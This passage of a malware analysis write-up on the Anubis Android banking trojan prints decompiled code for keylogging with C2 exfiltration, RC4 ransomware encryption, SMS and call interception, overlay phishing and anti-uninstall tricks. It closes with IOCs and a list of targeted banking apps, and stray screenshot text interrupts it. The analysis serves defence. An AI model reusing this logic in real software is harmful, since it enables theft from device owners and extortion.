    if(event_type != 16) {  // TYPE_VIEW_TEXT_CHANGED
        goto label_132;
    }

    String text = accessibility_event.getText().toString();
    this.a.a("KEY1", date_time + "|(TEXT)|" + text);
    this.key_strokes = date_time + "|(TEXT)|" + text + "|^|";
    goto label_132;
}
```


The keystrokes are written to a file called `"keys.log"` , this file is sent to the attacker on demand along with the victim’s device info. The file’s contents can be erased if the C2 response contains the word `"clear"` .



```
if(c2_commands[i].contains("getkeylogger")) {
    try {
        String key_strokes = this.read_file("keys.log").replace("|^|", "\n");
        String c2_response = this.b.exfiltrate(this, "12", "p=" + this.b.encrypt_and_encode_W(this.b.device_info(this) + "~~~~~~~~~~" + key_strokes));
        Log.e("SEND KEL", "LOGER");
        if(this.b.decode_and_decrypt_W(c2_response).contains("clear")) {
            Log.e("SEND KEL", "CLEAR");
            this.clear_file("keys.log");
        }

        goto label_1390;
    }
    catch(Exception unused_ex) {
    }

    Log.e("ERROR", "getkeylogger -> Commands");
}
```


File Encryption

Anubis can also behave like a ransomware and encrypt files at `/mnt, /mount, /sdcard, /storage` .




```
if(this.status.equals("crypt")) {
    this.a.exfiltrate(this, "4", "p=" + this.a.encrypt_and_encode_W(this.a.device_info(this) + "|The Cryptor is activated, the file system is encrypted by key: " + this.key + "|"));
    this.a.set_pref(this, "cryptfile", "true");
}
else if(this.status.equals("decrypt")) {
    this.a.exfiltrate(this, "4", "p=" + this.a.encrypt_and_encode_W(this.a.device_info(this) + "|File System is Decrypted!|"));
    this.a.set_pref(this, "cryptfile", "false");
}
```

The encryption/decryption key is received from the C2 server along with the required amount to decrypt the files.




```
if(c2_commands[i].contains("|cryptokey=")) {
    try {
        data = this.b.get_between(c2_commands[i], "|cryptokey=", "|endcrypt").split("/:/");
        enc_key = data[0];
        lock_amount = data[1];
    }
    catch(Exception unused_ex) {
        goto label_1578;
    }

    try {
        String lock_btc = data[2];
        if((this.b.c(this, this.c.c[0])) && !this.b.a(this, crypto_stuff.class)) {
            this.b.set_pref(this, "lock_amount", lock_amount);
            this.b.set_pref(this, "lock_btc", lock_btc);
            this.b.set_pref(this, "status", "crypt");
            this.b.set_pref(this, "key", enc_key);
            this.startService(new Intent(this, crypto_stuff.class));  // start crypto intent
        }
    }
```



```
if(c2_commands[i].contains("|decryptokey=")) {
    try {
        String dec_key = this.b.get_between(c2_commands[i], "|decryptokey=", "|enddecrypt");
        if((this.b.c(this, this.c.c[0])) && !this.b.a(this.d, crypto_stuff.class)) {
            this.b.set_pref(this, "status", "decrypt");
            this.b.set_pref(this, "key", dec_key);
            this.d.startService(new Intent(this.d, crypto_stuff.class));  // start crypto intent
        }
    }
```

The encryption process itself is just RC4 using the received key. Then it writes the encrypted data to a new file with the `.AnubisCrypt` extension and deletes the original file.




```
byte[] file_content = b.read_file(file);
if(this.status.equals("crypt")) {
    if(file.getPath().contains(".AnubisCrypt")) {  // check file is not encrypted
        ++i;
        goto label_3;
    }

    byte[] encrypted = this.a.RC4_1(file_content, this.key);  // encrypt file
    fstream = new FileOutputStream(file.getPath() + ".AnubisCrypt", true);
    fstream.write(encrypted);
    fstream.close();
    file.delete();
    ++i;
    goto label_3;
}
else {
    if(!this.status.equals("decrypt") || !file.getPath().contains(".AnubisCrypt")) {  // check file is encrypted
        ++i;
        goto label_3;
    }

    byte[] decrypted = this.a.RC4_2(file_content, this.key);  // decrypt file
    fstream = new FileOutputStream(file.getPath().replace(".AnubisCrypt", ""), true);
    fstream.write(decrypted);
    fstream.close();
    file.delete();
}
```

Screen VNC

This feature was recently added to Anubis (according to underground forums), it can start a VNC server using MediaProjection APIs available from Android 5.

Due to Android API restrictions, the attacker can only see the screen of an Android 5+ device but cannot control it.


As mentioned before, Anubis uses the hardcoded C2 server `"http://sosyalkampanya2[.]tk/dedebus/"` as a VNC client.




```
if(c2_command.contains("startscreenVNC")) {
    if(this.b.a(this, nvsdtnxkzjgw.class)) {
        goto label_6;
    }

    this.b.set_pref(this, "vnc", "start");
    Intent vnc_intent = new Intent(this, vnc_intent.class);
    vnc_intent.addFlags(0x10000000);
    this.startActivity(vnc_intent);
    goto label_6;
}

if(c2_command.contains("stopscreenVNC")) {
    b = this.b;
    vnc = "vnc";
    b.set_pref(this, vnc, "stop");
    goto label_6;
}
```

Intercepting Calls and SMS

Anubis can intercept and forward phone calls to the attacker (which can be used for bank verification for example), it also tries to mute the phone for android 6.0 and lower.




```
if(c2_commands[i].contains("startforward=")) {
    try {
        this.b.disable_phone_ring(this);
        String number = this.b.get_between(c2_commands[i], "startforward=", "|endforward");
        this.b.a("Number", number);
        this.b.forward_calls(this, "*21*" + number + "#");
        goto label_1454;
    }
    catch(Exception unused_ex) {
    }

    this.b.a("ERROR", "Start Forward -> Commands");
}
```



```
public void forward_calls(Context context, String number) {
    try {
        Intent call_intent = new Intent("android.intent.action.CALL");
        call_intent.addFlags(0x10000000);
        call_intent.setData(Uri.fromParts("tel", number, "#"));
        context.startActivity(call_intent);
    }
    catch(Exception unused_ex) {
        this.a("callForward2", "ERROR");
    }
}
```


SMS messages are intercepting using a broadcast receiver that listens for incoming SMS and sends it to the C2 server in clear text.



```
public void exfiltrate_SMS(Context context, String number, String body) {
    this.exfiltrate(context, "4", "p=" + this.encrypt_and_encode_W(this.device_info(context) + "|Incoming SMS" + '\n' + "Number: " + number + '\n' + "Text: " + body
}
```

Targeted Apps


Anubis loops through installed applications and compares them against hardcoded packages names (mostly banking apps). Once it determines that one of these apps is being used, it can carry out an `overlay` attack.



```
00000010  invoke-virtual      PackageManager->getInstalledApplications(I)List, p1, v1
00000016  move-result-object  p1
00000018  invoke-interface    List->iterator()Iterator, p1
0000001E  move-result-object  p1
:20
00000020  invoke-interface    Iterator->hasNext()Z, p1
00000026  move-result         v1
00000028  if-eqz              v1, :4396
:2C
0000002C  invoke-interface    Iterator->next()Object, p1
00000032  move-result-object  v1
00000034  check-cast          v1, ApplicationInfo
00000038  iget-object         v2, v1, ApplicationInfo->packageName:String
0000003C  const-string        v3, "at.spardat.bcrmobile"
00000040  invoke-virtual      String->equals(Object)Z, v2, v3
```

Overlay attack works by loading a `WebView` on top of the legitimate app that looks very similar to the original one. It can be used to steal payment data or used as an attack vector for phishing.

The loading of the `WebView` is almost instant so that the victim doesn't get suspicious.



```
this.b.a("START INJ", "" + push_fish);
WebView web_view = new WebView(this);
web_view.getSettings().setJavaScriptEnabled(true);
web_view.setScrollBarStyle(0);
web_view.setWebViewClient(new b(this, null));
web_view.setWebChromeClient(new a(this, null));
String country = Resources.getSystem().getConfiguration().locale.getCountry();
web_view.loadUrl(urlInj + "/fafa.php?f=" + push_fish + "&p=" + this.b.device_info(this) + "|" + country.toLowerCase());  // load phishing page
this.setContentView(web_view);
this.b.exfiltrate(this, "4", "p=" + this.b.encrypt_and_encode_W(this.b.device_info(this) + "|Start injection " + push_fish + "|"));
```


Attempting to Remove Anubis

Anubis can utilize accessibility events to prevent the victim from uninstalling it.

It checks if the current open view contains these strings:

- current app name (malware app)
- `"com.android.settings"` which is the settings app
- `"uninstall"` or `"to remove"`

If that's the case, the victim is sent back to the home screen.



Amaze
57.34 kB

Android Keyboard (AOSP)
168 kB

API Demos
8.53 MB

Calculator
57.34 kB

Calendar
90.11 kB


Camera
73.73 kB

Clock
127 kB

com.android.gesture.builder
184 kB

Contacts
86.02 kB

Custom Locale



```
Iterator i = node_info.findAccessibilityNodeInfosByText(this.a.get_package_name(this)).iterator();  // check if malware app name on the screen
while(i.hasNext()) {
    i.next();
    for(Object node: node_info.findAccessibilityNodeInfosByText(this.uninstall)) {
        if(!((AccessibilityNodeInfo)node).toString().contains("com.android.settings")) {
            continue;
        }

        this.back_to_home_screen();
        this.a.exfiltrate(this, "4", "p=" + this.a.encrypt_and_encode_W(this.a.device_info(this) + "|Attempt to remove malware 2|"));
    }

    Iterator i = node_info.findAccessibilityNodeInfosByText(this.to_remove).iterator();
    while(true) {
    label_210:
        if(!i.hasNext()) {
            continue label_171;
        }

        Object node = i.next();
        if(!((AccessibilityNodeInfo)node).toString().contains("com.android.settings")) {
            goto label_210;
        }

        this.back_to_home_screen();
        this.a.exfiltrate(this, "4", "p=" + this.a.encrypt_and_encode_W(this.a.device_info(this) + "|Attempt to remove malware 3|"));
    }
}
```

Conclusion

Anubis is a very rich banking malware with lots of features and capabilities. Although there are rumors that Maza-In (the actor behind Anubis) had been arrested by the Russian authorities, we can see that it's getting new updates (currently 2.5) and it's still a common choice of criminals when it comes to Android banking malware.

I have also written a small script for fetching new C2 domains + decrypting sent/received data: https://github.com/N1ght-W0lf/MalwareAnalysis/blob/master/Anubis/c2_emulator.py

IOCs

APKs

Pandemi-Destek.apk:
8cb941658ed8340b67a38a47162ab8850b89a14eee2899f0761fadd4f648fd5e

C2 Related

http://sosyalkampanya2[.]tk/dedebus/

https://twitter[.]com/qweqweqwe/

Targeted Apps

at.spardat.bcrmobile

at.spardat.netbanking

com.bankaustria.android.olb

com.bmo.mobile

com.cibc.android.mobi

com.rbc.mobile.android

com.scotiabank.mobile

com.td

cz.airbank.android

eu.inmite.prj.kb.mobilbank

com.bankinter.launcher

com.kutxabank.android

com.rsi

com.tecnocom.cajalaboral

es.bancopopular.nbmpopular

es.evobanco.bancamovil

es.lacaixa.mobile.android.newwapicon

com.dbs.hk.dbsmbanking

com.FubonMobileClient

com.hangseng.rbmobile

com.MobileTreeApp

com.mtel.androidbea

com.scb.breezebanking.hk

hk.com.hsbc.hsbchkmobilebanking

com.aff.otpdirekt

com.ideomobile.hapoalim

com.infrasofttech.indianBank

com.mobikwik_new

com.oxigen.oxigenwallet

jp.co.aeonbank.android.passbook

jp.co.netbk

jp.co.rakuten_bank.rakutenbank

jp.co.sevenbank.AppPassbook

jp.co.smbc.direct

jp.mufg.bk.applisp.app

com.barclays.ke.mobile.android.ui

nz.co.anz.android.mobilebanking

nz.co.asb.asbmobile

nz.co.bnz.droidbanking

nz.co.kiwibank.mobile

com.getingroup.mobilebanking

eu.eleader.mobilebanking.pekao.firm

eu.eleader.mobilebanking.pekao

eu.eleader.mobilebanking.raiffeisen

pl.bzwbk.bzwbk24

pl.ipko.mobile

pl.mbank

alior.bankingapp.android

com.comarch.mobile.banking.bgzbnpparibas.biznes

com.comarch.security.mobilebanking

com.empik.empikapp

com.empik.empikfoto

com.finanteq.finance.ca

com.orangefinansek

com.orangefinanse

eu.eleader.mobilebanking.invest

pl.aliorbank.aib

pl.allegro

pl.bosbank.mobile

pl.bph

pl.bps.bankowoscmobilna

pl.bzwbk.ibiznes24

pl.bzwbk.mobile.tab.bzwbk24

pl.ceneo

pl_pl.ceneo

pl.com.rossmann.centauros

pl.fmbank.smart

pl.ideabank.mobilebanking

pl.ing.mojeing

pl.millennium.corpApp

pl.orange.mojeorange

pl.pkobp.iko

pl.pkobp.ipkobiznes

com.kuveytturk.mobil

com.magiclick.odeabank

com.mobillium.papara

com.pozitron.albarakaturk

com.teb

ccom.tmob.denizbank

com.tmob.denizbank

com.tmob.tabletdeniz

com.vakifbank.mobilel

com.vakifbank.mobile

tr.com.sekerbilisim.mbank

wit.android.bcpBankingApp.millenniumPL

com.advantage.RaiffeisenBank

hr.asseco.android.jimba.mUCI.ro

may.maybank.android

ro.btrl.mobile

com.amazon.mShop.android.shopping

com.amazon.windowshop

com.ebay.mobile

ru.sberbankmobile

ru.sberbank.spasibo

ru.sberbank_sbbol

ru.sberbank.mobileoffice

ru.sberbank.sberbankir

ru.alfabank.mobile.android

ru.alfabank.oavdo.amc

by.st.alfa

ru.alfabank.sense

ru.alfadirect.app

ru.mw

com.idamob.tinkoff.android

ru.tcsbank.c2c

ru.tinkoff.mgp

ru.tinkoff.sme

ru.tinkoff.goabroad

ru.vtb24.mobilebanking.android

ru.bm.mbm

com.vtb.mobilebank

com.bssys.VTBClient

com.bssys.vtb.mobileclient

com.akbank.android.apps.akbank_direkt

com.akbank.android.apps.akbank_direkt_tablet com.akbank.softotp

com.akbank.android.apps.akbank_direkt_tablet_20

com.fragment.akbank

com.ykb.android

com.ykb.android.mobilonay

com.ykb.avm

com.ykb.androidtablet

com.veripark.ykbaz

com.softtech.iscek

com.yurtdisi.iscep

com.softtech.isbankasi

com.monitise.isbankmoscow

com.finansbank.mobile.cepsube

finansbank.enpara

com.magiclick.FinansPOS

com.matriksdata.finansyatirim

finansbank.enpara.sirketim

com.vipera.ts.starter.QNB

com.redrockdigimark

com.garanti.cepsubesi

com.garanti.cepbank

com.garantibank.cepsubesiro

biz.mobinex.android.apps.cep_siframatik

com.garantiyatirim.fx

com.tmobtech.halkbank

com.SifrebazCep

eu.newfrontier.iBanking.mobile.Halk.Retail

tr.com.tradesoft.tradingsystem.gtpmobile.halk

com.DijitalSahne.EnYakinHalkbank

com.ziraat.ziraatmobil

com.ziraat.ziraattablet

com.matriksmobile.android.ziraatTrader

com.matriksdata.ziraatyatirim.pad

de.comdirect.android

de.commerzbanking.mobil

de.consorsbank

com.db.mm.deutschebank

de.dkb.portalapp

com.de.dkb.portalapp

com.ing.diba.mbbr2

de.postbank.finanzassistent

mobile.santander.de

de.fiducia.smartphone.android.banking.vr

fr.creditagricole.androidapp

fr.axa.monaxa

fr.banquepopulaire.cyberplus

net.bnpparibas.mescomptes

com.boursorama.android.clients

com.caisseepargne.android.mobilebanking

fr.lcl.android.customerarea

com.paypal.android.p2pmobile

com.wf.wellsfargomobile

com.wf.wellsfargomobile.tablet

com.wellsFargo.ceomobile

com.usbank.mobilebanking

com.usaa.mobile.android.usaa

com.suntrust.mobilebanking

com.moneybookers.skrillpayments.neteller

com.moneybookers.skrillpayments

com.clairmail.fth

com.konylabs.capitalone

com.yinzcam.facilities.verizon

com.chase.sig.android

com.infonow.bofa

com.bankofamerica.cashpromobile

uk.co.bankofscotland.businessbank

com.grppl.android.shell.BOS

com.rbs.mobile.android.natwestoffshore

com.rbs.mobile.android.natwest

com.rbs.mobile.android.natwestbandc

com.rbs.mobile.investisir

com.phyder.engage

com.rbs.mobile.android.rbs

com.rbs.mobile.android.rbsbandc

uk.co.santander.santanderUK

uk.co.santander.businessUK.bb

com.sovereign.santander

com.ifs.banking.fiid4202

com.fi6122.godough

com.rbs.mobile.android.ubr

com.htsu.hsbcpersonalbanking

com.grppl.android.shell.halifax

com.grppl.android.shell.CMBlloydsTSB73

com.barclays.android.barclaysmobilebanking

com.unionbank.ecommerce.mobile.android

com.unionbank.ecommerce.mobile.commercial.legacy

com.snapwork.IDBI

com.idbibank.abhay_card

src.com.idbi

com.idbi.mpassbook

com.ing.mobile

com.snapwork.hdfc

com.sbi.SBIFreedomPlus

hdfcbank.hdfcquickbank

com.csam.icici.bank.imobile

in.co.bankofbaroda.mpassbook

com.axis.mobile

cz.csob.smartbanking

cz.sberbankcz

sk.sporoapps.accounts

sk.sporoapps.skener

com.cleverlance.csas.servis24

org.westpac.bank

nz.co.westpac

org.westpac.banknz.co.westpac

au.com.suncorp.SuncorpBank

org.stgeorge.bank

org.banksa.bank

au.com.newcastlepermanent

au.com.nab.mobile

au.com.mebank.banking

au.com.ingdirect.android

MyING.be

com.imb.banking2

com.fusion.ATMLocator

au.com.cua.mb

com.commbank.netbank

com.cba.android.netbank

com.citibank.mobile.au

com.citibank.mobile.uk

com.citi.citimobile

org.bom.bank

com.bendigobank.mobile

me.doubledutch.hvdnz.cbnationalconference2016

au.com.bankwest.mobile

com.bankofqueensland.boq

com.anz.android.gomoney

com.anz.android

com.anz.SingaporeDigitalBanking

com.anzspot.mobile

com.crowdcompass.appSQ0QACAcYJ

com.arubanetworks.atmanz

com.quickmobile.anzirevents15

at.volksbank.volksbankmobile

it.volksbank.android

it.secservizi.mobile.atime.bpaa

de.fiducia.smartphone.android.securego.vr

com.isis_papyrus.raiffeisen_pay_eyewdg

at.easybank.mbanking

at.easybank.tablet

at.easybank.securityapp

at.bawag.mbanking

com.bawagpsk.securityapp

at.psa.app.bawag

com.pozitron.iscep

com.pozitron.vakifbank

com.starfinanz.smob.android.sfinanzstatus

com.starfinanz.mobile.android.pushtan

com.entersekt.authapp.sparkasse

com.starfinanz.smob.android.sfinanzstatus.tablet com.starfinanz.smob.android.sbanking

com.palatine.android.mobilebanking.prod

fr.laposte.lapostemobile

fr.laposte.lapostetablet

com.cm_prod.bad

com.cm_prod.epasal

com.cm_prod_tablet.bad

com.cm_prod.nosactus

mobi.societegenerale.mobile.lappli

com.bbva.netcash

com.bbva.bbvacontigo

